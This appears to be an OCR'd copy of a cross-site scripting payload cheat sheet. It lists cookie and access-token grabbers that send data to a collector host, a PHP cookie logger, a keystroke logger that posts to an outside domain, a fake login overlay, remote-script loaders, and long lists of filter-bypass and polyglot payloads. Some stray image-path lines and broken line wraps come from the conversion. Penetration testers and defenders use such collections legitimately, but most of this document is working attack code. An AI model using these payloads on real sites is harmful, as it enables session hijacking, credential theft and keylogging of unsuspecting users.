Cross Site Scripting

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications. XSS enables attackers to inject client-side scripts into web pages viewed by other users.

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        2. 21st April 2020
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    8. Akamai WAF Bypass by @zseano - 18th June 2018
    9. Akamai WAF Bypass by @s0md3v - 28th October 2018
    10. WordFence WAF Bypass by @brutelogic - 12th September 2018

11. Fortiweb WAF Bypass by @rezaduty - 9th July 2019
14. References

Exploit code or POC

Data grabber for XSS

Obtains the administrator cookie or sensitive access token, the following payload will send it to a controlled page.

```
<script>document.location='http://localhost/XSS/grabber.php?
c='+document.cookie</script>
<script>document.location='http://localhost/XSS/grabber.php?
c='+localStorage.getItem('access_token')</script>
<script>new Image().src="http://localhost/cookie.php?c="+document.cookie;</script>
<script>new Image().src="http://localhost/cookie.php?
c="+localStorage.getItem('access_token');</script>
```

Write the collected data into a file.

```
<?php
$cookie = $_GET['c'];
$fp = fopen('cookies.txt', 'a+');
fwrite($fp, 'Cookie:' .$cookie."\r\n");
fclose($fp);
?>
```

CORS

```
<script>
  fetch('https://<SESSION>.burpcollaborator.net', {
  method: 'POST',
  mode: 'no-cors',
  body: document.cookie
  });
</script>
```

UI redressing

Leverage the XSS to modify the HTML content of the page in order to display a fake login form.

```
<script>
history.replaceState(null, null, '../../../login');
document.body.innerHTML = "</br></br></br></br></br><h1>Please login to continue</h1>
<form>Username: <input type='text'>Password: <input type='password'></form><input
value='submit' type='submit'>"
</script>
```

Javascript keylogger

Another way to collect sensitive data is to set a javascript keylogger.

```
<img src=x onerror='document.onkeypress=function(e){fetch("http://domain.com?k="+String.fromCharCode(e.which))},this.remove();'>
```

Other ways

More exploits at http://www.xss-payloads.com/payloads-list.html?a#category=all:

- Taking screenshots using XSS and the HTML5 Canvas
- JavaScript Port Scanner
- Network Scanner
- .NET Shell execution
- Redirect Form
- Play Music

Identify an XSS endpoint

This payload opens the debugger in the developper console rather than triggering a popup alert box.

```
<script>debugger;</script>
```

Modern applications with content hosting can use sandbox domains

> to safely host various types of user-generated content. Many of these sandboxes are specifically meant to isolate user-uploaded HTML, JavaScript, or Flash applets and make sure that they can't access any user data.

For this reason, it's better to use `alert(document.domain)` or `alert(window.origin)` rather than `alert(1)` as default XSS payload in order to know in which scope the XSS is actually executing.

Better payload replacing `<script>alert(1)</script>`:

```
<script>alert(document.domain.concat("\n").concat(window.origin))</script>
```

While `alert()` is nice for reflected XSS it can quickly become a burden for stored XSS because it requires to close the popup for each execution, so `console.log()` can be used instead to display a message in the console of the developper console (doesn't require any interaction).

Example:

```
<script>console.log("Test XSS from the search bar of page XYZ\n".concat(document.domain).concat("\n").concat(window.origin))</script>
```

References:

- Google Bughunter University - XSS in sandbox domains
- LiveOverflow Video - DO NOT USE alert(1) for XSS
- LiveOverflow blog post - DO NOT USE alert(1) for XSS

Tools

Most tools are also suitable for blind XSS attacks:

- XSSStrike: Very popular but unfortunately not very well maintained
- xsser: Utilizes a headless browser to detect XSS vulnerabilities
- Dalfox: Extensive functionality and extremely fast thanks to the implementation in Go
- XSpear: Similar to Dalfox but based on Ruby
- domdig: Headless Chrome XSS Tester

XSS in HTML/Applications

Common Payloads

```
// Basic payload
<script>alert('XSS')</script>
<scr<script>ipt>alert('XSS')</scr<script>ipt>
"><script>alert('XSS')</script>
"><script>alert(String.fromCharCode(88,83,83))</script>
<script>\u0061lert('22')</script>
<script>eval('\x61lert(\'33\')')</script>
<script>eval(8680439..toString(30))(983801..toString(36))</script>
//parseInt("confirm",30) == 8680439 && 8680439..toString(30) == "confirm"
<object/data="jav&#x61;sc&#x72;ipt&#x3a;al&#x65;rt&#x28;23&#x29;">

// Img payload
<img src=x onerror=alert('XSS');>
<img src=x onerror=alert('XSS')//
<img src=x onerror=alert(String.fromCharCode(88,83,83));>
<img src=x oneonerrorrror=alert(String.fromCharCode(88,83,83));>
<img src=x:alert(alt) onerror=eval(src) alt=xss>
"><img src=x onerror=alert('XSS');>
"><img src=x onerror=alert(String.fromCharCode(88,83,83));>

// Svg payload
<svgonload=alert(1)>
<svg/onload=alert('XSS')>
<svg onload=alert(1)//
<svg/onload=alert(String.fromCharCode(88,83,83))>
<svg id=alert(1) onload=eval(id)>
"><svg/onload=alert(String.fromCharCode(88,83,83))>
"><svg/onload=alert(/XSS/)
<svg><script href=data:,alert(1) />(`Firefox` is the only browser which allows self
closing script)
<svg><script>alert('33')
<svg><script>alert&lpar;'33'&rpar;

// Div payload
<div onpointerover="alert(45)">MOVE HERE</div>
<div onpointerdown="alert(45)">MOVE HERE</div>
<div onpointerenter="alert(45)">MOVE HERE</div>
<div onpointerleave="alert(45)">MOVE HERE</div>
<div onpointermove="alert(45)">MOVE HERE</div>
<div onpointerout="alert(45)">MOVE HERE</div>
<div onpointerup="alert(45)">MOVE HERE</div>
```

XSS using HTML5 tags

```
<body onload=alert(/XSS/.source)>
<input autofocus onfocus=alert(1)>
<select autofocus onfocus=alert(1)>
<textarea autofocus onfocus=alert(1)>
<keygen autofocus onfocus=alert(1)>
<video/poster/onerror=alert(1)>
<video><source onerror="javascript:alert(1)">
<video src=_ onloadstart="alert(1)">
<details/open/ontoggle="alert`1`">
<audio src onloadstart=alert(1)>
<marquee onstart=alert(1)>
<meter value=2 min=0 max=10 onmouseover=alert(1)>2 out of 10</meter>

<body ontouchstart=alert(1)> // Triggers when a finger touch the screen
<body ontouchend=alert(1)>   // Triggers when a finger is removed from touch screen
<body ontouchmove=alert(1)>  // When a finger is dragged across the screen.
```

XSS using a remote JS

```
<svg/onload='fetch("//host/a").then(r=>r.text().then(t=>eval(t)))'>
<script src=14.rs>
// you can also specify an arbitrary payload with 14.rs/#payload
e.g: 14.rs/#alert(document.domain)
```

XSS in hidden input

```
<input type="hidden" accesskey="X" onclick="alert(1)">
Use CTRL+SHIFT+X to trigger the onclick event
```

XSS when payload is reflected capitalized

```
<IMG SRC=1 ONERROR=&#X61;&#X6C;&#X65;&#X72;&#X74;(1)>
```

DOM based XSS

Based on a DOM XSS sink.

```
#"><img src=/ onerror=alert(2)>
```

XSS in JS Context

```
-(confirm)(document.domain)//
; alert(1);//
```

```
// (payload without quote/double quote from [@brutelogic]
(https://twitter.com/brutelogic)
```

XSS in wrappers javascript and data URI

XSS with javascript:

```
javascript:prompt(1)

%26%23106%26%2397%26%23118%26%2397%26%23115%26%2399%26%23114%26%23105%26%23112%26%231
16%26%2358%26%2399%26%23111%26%23110%26%23102%26%23105%26%23114%26%23109%26%2340%26%2
349%26%2341

&#106&#97&#118&#97&#115&#99&#114&#105&#112&#116&#58&#99&#111&#110&#102&#105&#114&#109
&#40&#49&#41

We can encode the "javascript:" in Hex/Octal
\x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74\x3aalert(1)
\u006A\u0061\u0076\u0061\u0073\u0063\u0072\u0069\u0070\u0074\u003aalert(1)
\152\141\166\141\163\143\162\151\160\164\072alert(1)

We can use a 'newline character'
java%0ascript:alert(1)   - LF (\n)
java%09script:alert(1)   - Horizontal tab (\t)
java%0dscript:alert(1)   - CR (\r)

Using the escape character
\j\av\a\s\cr\i\pt\:\a\l\ert\(1\)

Using the newline and a comment //
javascript://%0Aalert(1)
javascript://anything%0D%0A%0D%0Awindow.alert(1)
```

XSS with data:

```
data:text/html,<script>alert(0)</script>
data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+
<script src="data:;base64,YWxlcnQoZG9jdW1lbnQuZG9tYWluKQ=="></script>
```

XSS with vbscript: only IE

```
vbscript:msgbox("XSS")
```

XSS in files

** NOTE:** The XML CDATA section is used here so that the JavaScript payload will not be treated as XML markup.

```
<name>
  <value><![CDATA[<script>confirm(document.domain)</script>]]></value>
```

```
</name>
```

XSS in XML

```
<html>
<head></head>
<body>
<something:script xmlns:something="http://www.w3.org/1999/xhtml">alert(1)
</something:script>
</body>
</html>
```

XSS in SVG

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
  <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
  <script type="text/javascript">
    alert(document.domain);
  </script>
</svg>
```

XSS in SVG (short)

```
<svg xmlns="http://www.w3.org/2000/svg" onload="alert(document.domain)"/>

<svg><desc><![CDATA[</desc><script>alert(1)</script>]]></svg>
<svg><foreignObject><![CDATA[</foreignObject><script>alert(2)</script>]]></svg>
<svg><title><![CDATA[</title><script>alert(3)</script>]]></svg>
```

XSS in Markdown

```
[a](javascript:prompt(document.cookie))
[a](j a v a s c r i p t:prompt(document.cookie))
[a](data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K)
[a](javascript:window.onerror=alert;throw%201)
```

XSS in SWF flash application

```
Browsers other than IE: http://0me.me/demo/xss/xssproject.swf?
js=alert(document.domain);
IE8: http://0me.me/demo/xss/xssproject.swf?js=try{alert(document.domain)}catch(e){
window.open('?js=history.go(-1)','_self');}
```

```
IE9: http://0me.me/demo/xss/xssproject.swf?
js=w=window.open('invalidfileinvalidfileinvalidfile','target');setTimeout('alert(w.do
cument.location);w.close();',1);
```

more payloads in ./files

XSS in SWF flash application

```
flashmediaelement.swf?jsinitfunctio%gn=alert`1`
flashmediaelement.swf?jsinitfunctio%25gn=alert(1)
ZeroClipboard.swf?id=\"))} catch(e) {alert(1);}//&width=1000&height=1000
swfupload.swf?movieName="]);}catch(e){}if(!self.a)self.a=!alert(1);//
swfupload.swf?buttonText=test<a href="javascript:confirm(1)"><img
src="https://web.archive.org/web/20130730223443im_/http://appsec.ws/ExploitDB/cMon.jp
g"/></a>&.swf
plupload.flash.swf?%#target%g=alert&uid%g=XSS&
moxieplayer.swf?url=https://github.com/phwd/poc/blob/master/vid.flv?raw=true
video-js.swf?readyFunction=alert(1)
player.swf?playerready=alert(document.cookie)
player.swf?tracecall=alert(document.cookie)
banner.swf?clickTAG=javascript:alert(1);//
io.swf?yid=\"));}catch(e){alert(1);}//
video-js.swf?readyFunction=alert%28document.domain%2b'%20XSSed!'%29
bookContent.swf?
currentHTMLURL=data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4
flashcanvas.swf?id=test\"));}catch(e){alert(document.domain)}//
phpmyadmin/js/canvg/flashcanvas.swf?id=test\”));}catch(e){alert(document.domain)}//
```

XSS in CSS

```
<!DOCTYPE html>
<html>
<head>
<style>
div  {
    background-image: url("<\/style>
<svg/onload=alert(document.domain)>");
    background-color: #cccccc;
}
</style>
</head>
  <body>
    <div>lol</div>
  </body>
</html>
```

XSS in PostMessage

> If the target origin is asterisk * the message can be sent to any domain has reference to the child page.

```
```

```
<html>
<body>
    <input type=button value="Click Me" id="btn">
</body>

<script>
document.getElementById('btn').onclick = function(e){
    window.poc = window.open('http://www.redacted.com/#login');
    setTimeout(function(){
        window.poc.postMessage(
            {
                "sender": "accounts",
                "url": "javascript:confirm('XSS')",
            },
            '*'
        );
    }, 2000);
}
</script>
</html>
```

Blind XSS

XSS Hunter

Available at https://xsshunter.com/app

> XSS Hunter allows you to find all kinds of cross-site scripting vulnerabilities, including the often-missed blind XSS. The service works by hosting specialized XSS probes which, upon firing, scan the page and send information about the vulnerable page to the XSS Hunter service.

```
"><script src=//yoursubdomain.xss.ht></script>

javascript:eval('var
a=document.createElement(\'script\');a.src=\'https://yoursubdomain.xss.ht\';document.
body.appendChild(a)')

<script>function b(){eval(this.responseText)};a=new
XMLHttpRequest();a.addEventListener("load", b);a.open("GET",
"//yoursubdomain.xss.ht");a.send();</script>

<script>$.getScript("//yoursubdomain.xss.ht")</script>
```

Other Blind XSS tools

- sleepy-puppy - Netflix
- bXSS - LewisArdern
- ezXSS - ssl

Blind XSS endpoint

- Contact forms
- Ticket support

- Referer Header
    - Custom Site Analytics
    - Administrative Panel logs
- User Agent
    - Custom Site Analytics
    - Administrative Panel logs
- Comment Box
    - Administrative Panel

Tips

You can use a Data grabber for XSS and a one-line HTTP server to confirm the existence of a blind XSS before deploying a heavy blind-XSS testing tool.

Eg. payload

```
<script>document.location='http://10.10.14.30:8080/XSS/grabber.php?
c='+document.domain</script>
```

Eg. one-line HTTP server:

```
$ ruby -run -ehttpd . -p8080
```

Mutated XSS

Use browsers quirks to recreate some HTML tags when it is inside an `element.innerHTML`.

Mutated XSS from Masato Kinugawa, used against DOMPurify component on Google Search. Technical blogposts available at https://www.acunetix.com/blog/web-security-zone/mutation-xss-in-google-search/ and https://research.securitum.com/dompurify-bypass-using-mxss/.

```
<noscript><p title="</noscript><img src=x onerror=alert(1)>">
```

Polyglot XSS

Polyglot XSS - 0xsobky

```
jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert()
)//%0D%0A%0D%0A//</stYle/</titLe/</teXtarEa/</scRipt/-
-!>\x3csVg/<sVg/oNloAd=alert()//>\x3e
```

Polyglot XSS - Ashar Javed

```
">><marquee><img src=x onerror=confirm(1)></marquee>" ></plaintext\></|\>
<plaintext/onmouseover=prompt(1) ><script>prompt(1)</script>@gmail.com<isindex
formaction=javascript:alert(/XSS/) type=submit>'-->" ></script><script>alert(1)
```

```
</script>"><img/id="confirm&lpar; 1)"/alt="/"src="/"onerror=eval(id&%23x29;>'"><img
src="http: //i.imgur.com/P8mL8.jpg">
```

Polyglot XSS - Mathias Karlsson

```
" onclick=alert(1)//<button ‘ onclick=alert(1)//> */ alert(1)//
```


Polyglot XSS - Rsnake

```
';alert(String.fromCharCode(88,83,83))//';alert(String.
fromCharCode(88,83,83))//";alert(String.fromCharCode
(88,83,83))//";alert(String.fromCharCode(88,83,83))//-- ></SCRIPT>">'>
<SCRIPT>alert(String.fromCharCode(88,83,83)) </SCRIPT>
```


Polyglot XSS - Daniel Miessler

```
';alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode(88,83,83))//";ale
rt(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//-->
</SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
“ onclick=alert(1)//<button ‘ onclick=alert(1)//> */ alert(1)//
'"><><marquee><img src=x onerror=confirm(1)></marquee>"></plaintext\></|\>
<plaintext/onmouseover=prompt(1)><script>prompt(1)</script>@gmail.com<isindex
formaction=javascript:alert(/XSS/) type=submit>'-->"></script><script>alert(1)
</script>"><img/id="confirm&lpar;1)"/alt="/"src="/"onerror=eval(id&%23x29;>'"><img
src="http://i.imgur.com/P8mL8.jpg">
javascript://'/</title></style></textarea></script>--><p"
onclick=alert()//>*/alert()/*
javascript://--></script></title></style>"/</textarea>*/<alert()/*'
onclick=alert()//>a
javascript://</title>"/</script></style></textarea/-->*/<alert()/*'
onclick=alert()//>/
javascript://</title></style></textarea>--></script><a"//'
onclick=alert()//>*/alert()/*
javascript://'//" --></textarea></style></script></title><b onclick=
alert()//>*/alert()/*
javascript://</title></textarea></style></script --><li '//" '*/alert()/*',
onclick=alert()//
javascript:alert()//--></script></textarea></style></title><a"//'
onclick=alert()//>*/alert()/*
--></script></title></style>"/</textarea><a' onclick=alert()//>*/alert()/*
/</title/'/</style/</script/</textarea/--><p" onclick=alert()//>*/alert()/*
javascript://--></title></style></textarea></script><svg "//' onclick=alert()//
/</title/'/</style/</script/--><p" onclick=alert()//>*/alert()/*
```

Polyglot XSS - @s0md3v




```
-->'"/></sCript><svG x=">" onload=(co\u006efirm)``>
```




```
<svg%0Ao%00nload=%09((pro\u006dpt))()//
```

Polyglot XSS - from @filedescriptor's Polyglot Challenge

```
# by crlf
javascript:"/*'/*`/*--></noscript></title></textarea></style></template></noembed>
</script><html \" onmouseover=/*&lt;svg/*/onload=alert()//>

# by europa
javascript:"/*'/*`/*\" /*</title></style></textarea></noscript></noembed></template>
</script/-->&lt;svg/onload=/*<html/*/onmouseover=alert()//>

# by EdOverflow
javascript:"/*\"/*`/*' /*</template></textarea></noembed></noscript></title></style>
</script>-->&lt;svg onload=/*<html/*/onmouseover=alert()//>

# by h1/ragnar
javascript:`//"//\"//</title></textarea></style></noscript></noembed></script>
</template>&lt;svg/onload='/*--><html */ onmouseover=alert()//'>`
```

Filter Bypass and exotic payloads

Bypass case sensitive

```
<sCrIpt>alert(1)</ScRipt>
```

Bypass tag blacklist

```
<script x>
<script x>alert('XSS')<script y>
```

Bypass word blacklist with code evaluation

```
eval('ale'+'rt(0)');
Function("ale"+"rt(1)")();
new Function`al\ert\`6\``;
setTimeout('ale'+'rt(2)');
setInterval('ale'+'rt(10)');
Set.constructor('ale'+'rt(13)')();
Set.constructor`al\x65rt\x2814\x29```;
```

Bypass with incomplete html tag

Works on IE/Firefox/Chrome/Safari

```
<img src='1' onerror='alert(0)' <
```

Bypass quotes for string

```
String.fromCharCode(88,83,83)
```

Bypass quotes in script tag

```
http://localhost/bla.php?test=</script><script>alert(1)</script>
<html>
  <script>
    <?php echo 'foo="text '.$_GET['test'].'";';`?>
  </script>
</html>
```

Bypass quotes in mousedown event

You can bypass a single quote with ' in an on mousedown event handler

```
<a href="" onmousedown="var name = '&#39;;alert(1)//'; alert('smthg')">Link</a>
```

Bypass dot filter

```
<script>window['alert'](document['domain'])</script>
```

Convert IP address into decimal format: IE. `http://192.168.1.1` == `http://3232235777`
http://www.geektools.com/cgi-bin/ipconv.cgi

```
<script>eval(atob("YWxlcnQoZG9jdW1lbnQuY29va2llKQ=="))<script>
```

Base64 encoding your XSS payload with Linux command: IE. `echo -n "alert(document.cookie)" | base64` == `YWxlcnQoZG9jdW1lbnQuY29va2llKQ==`

Bypass parenthesis for string

```
alert`1`
setTimeout`alert\u0028document.domain\u0029`;
```

Bypass parenthesis and semi colon

```
// From @garethheyes
<script>onerror=alert;throw 1337</script>
<script>{onerror=alert}throw 1337</script>
<script>throw onerror=alert,'some string',123,'haha'</script>

// From @terjanq
<script>throw/a/,Uncaught=1,g=alert,a=URL+0,onerror=eval,/1/g+a[12]+[1337]+a[13]
```

```
</script>

// From @cgvwzq
<script>TypeError.prototype.name ='=/',0[onerror=eval]['/-alert(1)//']</script>
```

Bypass onxxxx= blacklist

```
<object onafterscriptexecute=confirm(0)>
<object onbeforescriptexecute=confirm(0)>

// Bypass onxxx= filter with a null byte/vertical tab
<img src='1' onerror\x00=alert(0) />
<img src='1' onerror\x0b=alert(0) />

// Bypass onxxx= filter with a '/'
<img src='1' onerror/=alert(0) />
```

Bypass space filter

```
// Bypass space filter with "/"
<img/src='1'/onerror=alert(0)>

// Bypass space filter with 0x0c/^L
<svgonload=alert(1)>

$ echo "<svg^Lonload^L=^Lalert(1)^L>" | xxd
00000000: 3c73 7667 0c6f 6e6c 6f61 640c 3d0c 616c  <svg.onload.=.al
00000010: 6572 7428 3129 0c3e 0a                   ert(1).>.
```

Bypass email filter

(RFC compliant)

```
"><svg/onload=confirm(1)>"@x.y
```

Bypass document blacklist

```
<div id = "x"></div><script>alert(x.parentNode.parentNode.parentNode.location)
</script>
window["doc"+"ument"]
```

Bypass using javascript inside a string

```
<script>
foo="text </script><script>alert(1)</script>";
</script>
```

Bypass using an alternate way to redirect

```
location="http://google.com"
document.location = "http://google.com"
document.location.href="http://google.com"
window.location.assign("http://google.com")
window['location']['href']="http://google.com"
```

Bypass using an alternate way to execute an alert

From @brutelogic tweet.

```
window['alert'](0)
parent['alert'](1)
self['alert'](2)
top['alert'](3)
this['alert'](4)
frames['alert'](5)
content['alert'](6)

[7].map(alert)
[8].find(alert)
[9].every(alert)
[10].filter(alert)
[11].findIndex(alert)
[12].forEach(alert);
```

From @theMiddle - Using global variables

The Object.keys() method returns an array of a given object's own property names, in the same order as we get with a normal loop. That's means that we can access any JavaScript function by using its **index number instead the function name**.

```
c=0; for(i in self) { if(i == "alert") { console.log(c); } c++; }
// 5
```

Then calling alert is :

```
Object.keys(self)[5]
// "alert"
self[Object.keys(self)[5]]("1") // alert("1")
```

We can find "alert" with a regular expression like ^a[rel]+t$:

```
a=()=>{c=0;for(i in self){if(/^a[rel]+t$/.test(i)){return c}c++}} //bind function
alert on new function a()
```

```
// then you can use a() with Object.keys

self[Object.keys(self)[a()]]("1") // alert("1")
```

Oneliner:

```
a=()=>{c=0;for(i in self){if(/^a[rel]+t$/.test(i)){return
c}c++}};self[Object.keys(self)[a()]]("1")
```

From @quanyang tweet.

```
prompt`${document.domain}`
document.location='java\tscript:alert(1)'
document.location='java\rscript:alert(1)'
document.location='java\tscript:alert(1)'
```

From @404death tweet.

```
eval('ale'+'rt(0)');
Function("ale"+"rt(1)")();
new Function`al\ert\`6\``;

constructor.constructor("aler"+"t(3)")();
[].filter.constructor('ale'+'rt(4)')();

top["al"+"ert"](5);
top[8680439..toString(30)](7);
top[/al/.source+/ert/.source](8);
top['al\x65rt'](9);

open('java'+'script:ale'+'rt(11)');
location='javascript:ale'+'rt(12)';

setTimeout`alert\u0028document.domain\u0029`;
setTimeout('ale'+'rt(2)');
setInterval('ale'+'rt(10)');
Set.constructor('ale'+'rt(13)')();
Set.constructor`al\x65rt\x2814\x29```;
```

Bypass using an alternate way to trigger an alert

```
var i = document.createElement("iframe");
i.onload = function(){
  i.contentWindow.alert(1);
}
document.appendChild(i);

// Bypassed security
XSSObject.proxy = function (obj, name, report_function_name, exec_original) {
      var proxy = obj[name];
```

```
      obj[name] = function () {
        if (exec_original) {
          return proxy.apply(this, arguments);
        }
      };
      XSSObject.lockdown(obj, name);
  };
XSSObject.proxy(window, 'alert', 'window.alert', false);
```

Bypass ">" using nothing

You don't need to close your tags.

```
<svg onload=alert(1)//
```

Bypass "<" and ">" using ＜ and ＞

Unicode Character U+FF1C and U+FF1E

```
＜script/src=//evil.site/poc.js＞
```

Bypass ";" using another character

```
'te' * alert('*') * 'xt';
'te' / alert('/') / 'xt';
'te' % alert('%') % 'xt';
'te' - alert('-') - 'xt';
'te' + alert('+') + 'xt';
'te' ^ alert('^') ^ 'xt';
'te' > alert('>') > 'xt';
'te' < alert('<') < 'xt';
'te' == alert('==') == 'xt';
'te' & alert('&') & 'xt';
'te' , alert(',') , 'xt';
'te' | alert('|') | 'xt';
'te' ? alert('ifelsesh') : 'xt';
'te' in alert('in') in 'xt';
'te' instanceof alert('instanceof') instanceof 'xt';
```

Bypass using HTML encoding

```
%26%2397;lert(1)
&#97;&#108;&#101;&#114;&#116;
></script><svg
onload=%26%2397%3B%26%23108%3B%26%23101%3B%26%23114%3B%26%23116%3B(document.domain)>
```

Bypass using Katana

Using the Katakana library.

```
javascript:([,ウ,,,,ア]=[]+{},[ネ,ホ,ヌ,セ,,ミ,ハ,ヘ,,,ナ]=[!!ウ]+!ウ+ウ.ウ)[ツ=ア+ウ+ナ+ヘ
+ネ+ホ+ヌ+ア+ネ+ウ+ホ][ツ](ミ+ハ+セ+ホ+ネ+'(-~ウ)')()
```

Bypass using Cuneiform

```
𓀀='',𓀁=!𓀀+𓀀,𓀂=!𓀀+𓀁,𓀃=𓀀+{},𓀄=𓀀[𓀀++],
𓀅=𓀀[𓀀=𓀀],𓀆=++𓀀+𓀁,𓀇=𓀀[𓀀+𓀁],𓀈[𓀉+=𓀄[𓀀]
+(𓀀.𓀀+𓀀)[𓀀]+𓀁[𓀀]+𓀉+𓀀+𓀁[𓀀]+𓀉+𓀀+𓀁[𓀀]
+𓀀][𓀀](𓀁[𓀀]+𓀁[𓀀]+𓀁[𓀀]+𓀉+𓀀+"(𓀀)")()
```

Bypass using Lontara

```
ᨐ='',ᨑ=!ᨐ+ᨐ,ᨒ=!ᨑ+ᨐ,ᨓ=ᨐ+
{},ᨔ=ᨑ[ᨐ++],ᨕ=ᨑ[ᨒ=ᨐ],ᨑ=++ᨒ+ᨐ,ᨗ=ᨓ[ᨒ+ᨑ],ᨑ[ᨗ+=ᨓ[ᨐ]+(ᨑ.ᨒ+ᨓ)
[ᨐ]+ᨒ[ᨑ]+ᨔ+ᨕ+ᨑ[ᨒ]+ᨗ+ᨔ+ᨓ[ᨐ]+ᨕ][ᨗ](ᨒ[ᨐ]+ᨒ[ᨒ]+ᨑ[ᨑ]+ᨕ+ᨔ+"(ᨐ)")()
```

More alphabets on http://aem1k.com/aurebesh.js/#

Bypass using ECMAScript6

```
<script>alert&DiacriticalGrave;1&DiacriticalGrave;</script>
```

Bypass using Octal encoding

```
javascript:'\74\163\166\147\40\157\156\154\157\141\144\75\141\154\145\162\164\50\61\5
1\76'
```

Bypass using Unicode

```
Unicode character U+FF1C FULLWIDTH LESSTHAN SIGN (encoded as %EF%BC%9C) was
transformed into U+003C LESSTHAN SIGN (<)

Unicode character U+02BA MODIFIER LETTER DOUBLE PRIME (encoded as %CA%BA) was
transformed into U+0022 QUOTATION MARK (")

Unicode character U+02B9 MODIFIER LETTER PRIME (encoded as %CA%B9) was
transformed into U+0027 APOSTROPHE (')

E.g :
http://www.example.net/something%CA%BA%EF%BC%9E%EF%BC%9Csvg%20onload=alert%28/XSS/%29
%EF%BC%9E/
%EF%BC%9E becomes >
%EF%BC%9C becomes <
```

Bypass using Unicode converted to uppercase

```
İ (%c4%b0).toLowerCase() => i
ı (%c4%b1).toUpperCase() => I
